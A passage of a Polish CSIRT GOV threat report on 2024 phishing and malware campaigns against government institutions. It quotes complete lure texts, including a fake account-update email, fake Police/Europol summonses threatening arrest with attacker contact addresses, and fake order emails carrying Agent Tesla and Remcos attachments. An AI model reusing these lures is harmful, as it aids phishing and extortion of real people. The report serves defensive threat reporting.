
Oprócz dystrybucji złośliwego oprogramowana oraz wyłudzeń danych logowania szczególną kategorią zagrożenia pozostają wciąż kampanie socjotechniczne prowadzone w ramach działalności typu state-sponsored, w tym grup APT. Wśród incydentów socjotechnicznych obsługiwanych przez CSIRT GOV, kampanie te stanowią znaczącą część, głównie ze względu na kluczowe znaczenie podmiotów pozostających we właściwości Zespołu. Każdorazowa analiza ukierunkowanych kampanii pozwala lepiej zrozumieć strategie grup APT, co przekłada się na zwiększone możliwości zabezpieczenia podmiotów i instytucji.

Wybranym kampaniom atrybuowanym do grup APT poświęcono oddzielną część raportu, natomiast w ramach niniejszego rozdziału przedstawiono opis ogólny zarejestrowanych kampanii w podziale na poszczególne kwartały.

W niniejszym zestawieniu pominięte zostały zidentyfikowane kampanie nieodnoszące się lub niemające wpływu na obszar kompetencyjny CSIRT GOV, jak np. wiadomości podszywające się pod popularnych przewoźników paczek, wyłudzenia środków finansowych na platformach społecznościowych czy ataki typu vishing.


Zagrożenia odnotowane w I kwartale 2024 roku

Pierwszą szeroko dystrybuowaną kampanią socjotechniczną zarejestrowaną w 2024 roku były wiadomości z informacją o rzekomych wielokrotnych próbach logowania na skrzynkę poczty elektronicznej użytkownika usługi pocztowej Wirtualnej Polski, wysłane na liczne adresy odbiorców w domenie *gov.pl.*




Rysunek 1. Phishingowa wiadomość email z odnośnikiem do witryny wyłudzającej poświadczenia logowania

Adwersarz wysyłał wskazane wiadomości mail z adresu w domenie *wp.pl-form.com*, do której odwoływało się również hiperłącze zawarte w korespondencji. Na stronie w ramach wskazanej domeny dostępny był spreparowany panel logowania do usługi „1login", odpowiedzialnej za przeprowadzenie procesu uwierzytelniania i autoryzacji użytkownika do usług w ramach grupy WP, w tym poczty elektronicznej.




Rysunek 2. Spreparowany panel logowania do usługi 1login

Kolejnym zdarzeniem była zarejestrowana przez Zespół CSIRT GOV kampania phishingowa wymierzona w organy polskiej administracji rządowej. Wiadomości o lakonicznym temacie oraz treści sprawiać miały wrażenie, jakoby była to część uprzednich ustaleń bądź korespondencji między nadawcą a odbiorcą wiadomości. Warto zwrócić uwagę na fakt, iż wiadomości te zostały wysłane ze skompromitowanej skrzynki poczty elektronicznej jednego z urzędów powiatowych, co można uznać za próbę legitymizacji wskazanej korespondencji. Załączniki do niniejszej wiadomości stanowiły pliki o nazwach *dodatkowe (02).docx.exe* lub *dodatkowe (03).docx.exe* umieszczone w archiwum o tożsamej nazwie, identyfikowane jako złośliwe oprogramowanie typu trojan Agent Tesla.



Rysunek 3. Phishingowa wiadomość e-mail wraz ze złośliwym załącznikiem

W marcu 2024 roku zarejestrowano kampanię socjotechniczną, w ramach której atakujący podjął próbę wyłudzenia danych logowania do usługi poczty elektronicznej pracowników jednej z kluczowych instytucji państwa w sektorze transportu lądowego. Wiadomości wysłane były z adresu email w domenie *mun.ca*, należącego do Uniwersytetu Pamięci Nowej Fundlandii w Kanadzie. W treści korespondencji znajdowała się informacja o rzekomym braku aktualizacji konta odbiorcy. W ramach opisywanej aktualizacji odbiorca proszony był, aby kliknąć w zawarte hiperłącze, które odwoływało się do strony w domenie *quakelatam.com*.


Williams, Maria Christine
v29mcs@mun.ca

Reply | Forward | Archive | Junk | Delete | More

Zaktualizuj swoje konto poczty internetowej

Drogi Użytkowniku Konta,

Z naszych danych wynika, że Twoje konto nie zostało zaktualizowane, co może prowadzić do jego zamknięcia. Jeśli nie zaktualizujesz swojego konta, nie będziesz mógł ponownie wysyłać ani odbierać e-maili i nie będziesz już mieć dostępu do wielu naszych najnowszych funkcji ulepszonych Rozmów, Kontaktów i Włączników.


Poświęć chwilę na aktualizację swojego konta, aby móc korzystać z szybszej i w pełni funkcjonalnej poczty

Uaktualnij konto

Uwaga: Brak aktualizacji skrzynki pocztowej spowoduje trwałą dezaktywację Twojego konta.

Dzięki,
Administrator systemu

Rysunek 4. Phishingowa wiadomość e-mail wraz z hiperłączem do podstawionego panelu logowania




Rysunek 5. Spreparowany panel logowania

Zagrożenia odnotowane w II kwartale 2024 roku

W II kwartale 2024, jak i przez resztę 2024 roku zanotowano liczne kampanie podszywające się pod Policję oraz Europol.

Atakujący wysyłał korespondencję o różnych tytułach i z różnych adresów email, które – jak wywnioskować można z dostępnych oryginałów wiadomości – zostały skompromitowane. Na załączonym rysunku zauważyć można, iż atakujący wykorzystał adres w domenie *msn.com*, mający zapewnić wysoką szansę dostarczenia wiadomości. Korespondencja ta zawierała informację o konieczności zapoznania się odbiorcy z rzekomym wezwaniem policyjnym znajdującym się w załączniku. Wnioskować można, iż treść wiadomości napisana została przez osobę obcojęzyczną za pomocą translatora tekstu, na co wskazują liczne błędy językowe.



Rysunek 6. Phishingowa wiadomość email

Do korespondencji dołączony był dokument PDF informujący odbiorcę o rzekomych postępowaniach sądowych, jakie mają się toczyć wobec niego w kontekście wymienionych w dokumencie przestępstw. Celem uniknięcia dalszego procedowania sprawy karnej, odbiorca miał się skontaktować z atakującym pod adresem w domenie *gmail.com*. Wskazany adres został również ustawiony jako skrzynka pocztowa do odpowiedzi na dalsze wiadomości. Pliki opatrzone były logo różnych służb i instytucji, w tym Policji i Europolu, a także licznymi odniesieniami do kodeksu karnego.

Wskazane wiadomości oraz załączniki do nich cechowały się wysokim stopniem unikalności, gdzie zaobserwowanych przez CSIRT GOV było łącznie 5 wariantów kampanii wykorzystujących rozmaite adresy mail, tytuły wiadomości, treść wiadomości oraz nazwy plików.

RZECZPOSPOLITA POLSKA
MIĘDZYNARODOWA POLICJA

KONWOKACJA

Dla celów dochodzenia sądowego
(art. 390-1 Kodeksu postępowania karnego)

Na wniosek generała Tomasza POLUCHA, naczelnego dowódcy Żandarmerii Wojskowej Sił Obrony Terytorialnej. na wniosek Europejskiego Urzędu Policji (EUROPOL), wysyłamy ci to zaproszenie w ramach nabycia twojego komputera przez cyberinfiltrację (autoryzowane w takich obszarach, jak pornografia dziecięca, pedofilia, cyber pornografia, ekshibicjonizm itp., handel ludźmi w celach seksualnych, od 2014 r.), aby poinformować, że zgodnie z obecnym kodeksem karnym w kontekście cyberprzestępczości toczy się przeciwko tobie szereg postępowań sądowych. Fakty to: PORNOGRAFIA DZIECIĘCA – PEDOPHILIA – WYSTAWA – CYBERPORNOGRAFIA – HIJACKING MINORS.

Wiedz, że ustawa z marca 2014 r. Zwiększa kary, gdy propozycje, napaści seksualne lub gwałty mogły zostać popełnione za pomocą internetu, a Ty masz w tym celu, popełnił te przestępstwa cytowane powyżej po śledzeniu przez nasz CyberGendarme dzięki strumieniowi danych w internecie, który stanowi dowód twoich przestępstw

Dlatego uprzejmie prosimy o wyjaśnienie się pocztą elektroniczną, pisząc do nas swoje uzasadnienia, aby zostały one zweryfikowane w celu oceny sankcji, w ścisłym terminie 72 godzin. Po tym okresie przekażemy nasz raport do biura prokuratora generalnego, który jest ekspertem w dziedzinie cyberprzestępczości, w celu ustanowienia nakazu aresztowania przeciwko tobie, które zostaną przekazane żandarmerii najbliżej twojego miejsca zamieszkania. Zostaniesz zarejestrowany jako przestępca seksualny i jak wskazano w procedurze wycofania, Twoje informacje zostaną przekazane stowarzyszeniom antypedofilii i kilku krajowym kanałom telewizyjnym w celu masowej transmisji do rodziny i bliskich, dzięki czemu wszyscy wiedzą, co robisz za komputerem.

Dlatego czekamy na wyjaśnienia pod tym adresem: bpm.pt.eu@gmail.com

Teraz, gdy zostaniesz powiadomiony, otrzymaj to wezwanie, aby doręczyć i domagać się tego, co jest właściwe.

EUROPOL

BIURO POLICJI SĄDOWEJ
TRYBUNAŁ KONSTYTUCYJNY

Rysunek 7. Spreparowane wezwanie organów ścigania – Policja i Europol

POLICJI SADOWEJ KRAJOWA
GRUPA KOORDYNACYJNA DO ZWALCZANIA CYBERPRZESTĘPCZOŚCI
Ogólny kierunek : Jana Ostroroga 35 01-163 Varsovie

KONWOKACJA

Konwokacja N° : 784759/rpl29
Data : Niedziela 28 listopada 2022 r

Dla Twojej uwagi

Na prośbę Pani Mireille BALLESTRAZZI, Komisarza Generalnego Policji Sądowej, wybranego Dyrektora Europolu, Brygady Ochrony Nieletnich we współpracy z Centralnym Biurem do Walki z Cyberprzestępczością (CBZC), przesyłamy Państwu niniejsze zaproszenie.

COPJ lub wezwanie przez funkcjonariusza policji sadowej okresla art. 390-1 kpk. warto wezwac do sadu i rozstryga prokurator.
Zgodnie z zapisami art. 372 kk stanowi: Kazda nieprzyzwoita,napasc popelniona bez przemocy lub grozb wobec osoby lub z pomoca osoby dziecka obojga plci,ponizej szesnastego roku zycia,podlega karze pozbawienia wolnosci.
Art.227-23 kodeksu kamedo stanowi: Utrwalanie,utrwalanie lub przesylanie wizerunku lub przedstawienia malolentniego w celu jego rozpowszechniania ma charakter pomograficzny ,podlega karez piecu lat".kara poebawiena wolnosci i grzyw w wysokosci 75.000 Euros.

Wkrotce po zajeclu komputera przez cyberinfiltracje podejmujemy kroki prawne przecikwo tobie w zwiazku z :
_ Pornografica dziecieca
_ pedofilia
_ Ekshibicjonizm
_ Cyber pornografia
_ Handel sekem

Dla twojej informacji, marcowe proawo zaostrza kary, gdy zeznania, napaści na tle seksualnym lub gwałty mogły zostać popełnione przez Internet.
Popełniłeś przestępstwo po tym, jak byłeś celem w Internecie (strona reklamowa), oglądając filmy z pornografią dziecięcą, zdjęcia/filmy nagich nieletnich, które zostały zrobione przez naszego cyberzandam i stanowią dowód twoich przestępstw.

Zgodnie z art. 78 kk, komornik sądowy może zmusić Policję do stawienia się, za uprzednim upoważnieniem prokuratora, osób, które nie stawiły się na wezwanie do stawienia się lub obawiają się nie stawić się na takie wezwania.

Ze względu na poufność wysyłamy do Ciebie tę wiadomość e-mail z prośbą o przesłanie e-mailem swoich powodów, aby można je było zbadać i przejrzeć w celu oceny sankcji. W celu uzyskania wszystkich informacji będziemy zobowiązani, w ścisłym terminie 72 godzin, przesłać nasze zawiadomienie do zastępcy prokuratora i jego zespołu wyspecjalizowanego w zwalczaniu cyberprzestępczości.

W takim przypadku wyślemy Ci list polecony za potwierdzeniem odbioru (natychmiastowe aresztowanie) przez najbliższy posterunek policji, Twój dom i zostaniesz wpisany do krajowego rejestru przestępców seksualnych. W takim przypadku Twoje akta zostaną również przesłane do stowarzyszeń na rzecz walki z pedofilią oraz do władz w celu opublikowania osoby znajdującej się w aktach RNDS.

Jeśli procedura i termin nie zostaną dotrzymane, list reklamacyjny zostanie przesłany pocztą.
W związku z tym czekamy na Państwa wyjaśnienia pod następującymi adresami:

europolicjibochronynieletnich@europe.com


Pani Mireille BALLESTRAZZI, Komisarz Generalny Policji Sądowej, wybrana na Dyrektora Obserwatorium Policji Sądowej.

Mireille BALLESTRAZZI
Europol, Brygada Ochrony Nieletnich (BPM)

CENTRALNE BIURO ZWALCZANIA CYBERPRZESTĘPCZOŚCI (CBZC)

Rysunek 8. Spreparowane wezwanie organów ścigania - Europol i Żandarmeria Wojskowa

Następną istotną z punktu widzenia bezpieczeństwa CRP aktywnością socjotechniczną była dystrybucja wiadomości ze skompromitowanej skrzynki poczty elektronicznej Dziennika Podawczego urzędu miejskiego jednej z polskich gmin (*gmina@....um.gov.pl*). Fałszywa wiadomość o temacie *Order* (pol. Zamówienie) i treści w języku angielskim dotyczyła zamówienia produktów. Załączony do maila plik o nazwie *Order.png.img* zawierał w sobie plik wykonywalny o rozszerzeniu EXE, który na bazie przeprowadzonej analizy zaklasyfikowany został jako trojan Agent Tesla. Pozyskane logi w postaci dziennika serwera pocztowego, dzienników aplikacji Zimbra oraz korespondencji wychodzącej ze wskazanej skrzynki potwierdziły przejęcie skrzynki pocztowej urzędu. Zidentyfikowanych zostało łącznie 38 odbiorców przedmiotowej wiadomości w 18 instytucjach pozostających we właściwości CSIRT GOV.


Dziennik Podawczy Gminy
gmina@[redacted].um.gov.pl
Reply Forward Archive Junk Delete More

Order

Good morning,

I would like to order the attached products
Could you send me all cost with shipping?

Best Regards,

Dziennik Podawczy
Sales Manager

BALKANS.D.O.O
Bulevar oslobodenja
113, Vozdovac,
Belgrade


Tel: + 381 11 31232312
Fax: + 381 1 77686609

Information posted in this section is intended for the recipient only and may contain confidential information. If you are not the recipient, please unzip this message and notify the sender: you should not copy or distribute this message or disclose its content to anyone. All views or opinions expressed in this section are those of individuals and not necessarily those of the organization.
This message cannot be referred to without written confirmation from its authorized representative. this page or any attachment is guaranteed to be virus free

1 attachment: Order.png.img 1.2 MB Save
Order.png.img 1.2 MB

Rysunek 9. Rysunek – phishingowa wiadomość e-mail

Kolejną szeroko odnotowaną kampanią dystrybuującą złośliwe oprogramowanie były próby dystrybucji trojana zdalnego dostępu Remcos RAT[4]. Wiadomości te wysyłane były z adresu w domenie *karbon2.pl*. Mail o tytule *NOWY ZAMÓWIENIE 0524* informował o rzekomo podjętej uprzednio próbie kontaktu ze strony adwersarza oraz zachęcał odbiorcę do otwarcia załącznika, w którym – zgodnie z opisem – miała znajdować się specyfikacja zamówienia. Załączony do maila plik o nazwie *NOWY ZAM_WIENIE 0524____Pdf.gz* zawierał złośliwe oprogramowanie.


"Michał Kozikowski < info"@karbon2.pl
"Michał Kozikowski < info"@karbon2.pl
Reply Forward Archive Junk Delete More
NOWY ZAMÓWIENIE 0524

Dzień dobry,

Dzwoniłem wczoraj na Twój telefon biurowy, ale nie mogę się z Tobą połączyć.

Czy mógłbyś zapoznać się z załączoną specyfikacją zamówienia i przesłać nam fakturę proforma?

Czekam na szybką odpowiedź.

Dziękuję i pozdrawiam,

Z poważaniem

Michał Kozikowski

Kierownik Filii Zabrze
Filia Zabrze ul. Hagera 6; 41-800 Zabrze
tel. (+48) 32 276 45 67; fax (+48) 32 276 45 67;

https://www.karbon2.pl


www.super-soco.pl

1 attachment: NOWY ZAM_WIENIE 0524____Pdf.gz 720 KB Save
NOWY ZAM_WIENIE 0524____Pdf.gz 720 KB

Rysunek 10. Rysunek – phishingowa wiadomość e-mail mająca na celu nakłonienie ofiary do pobrania pliku w formacie .gz

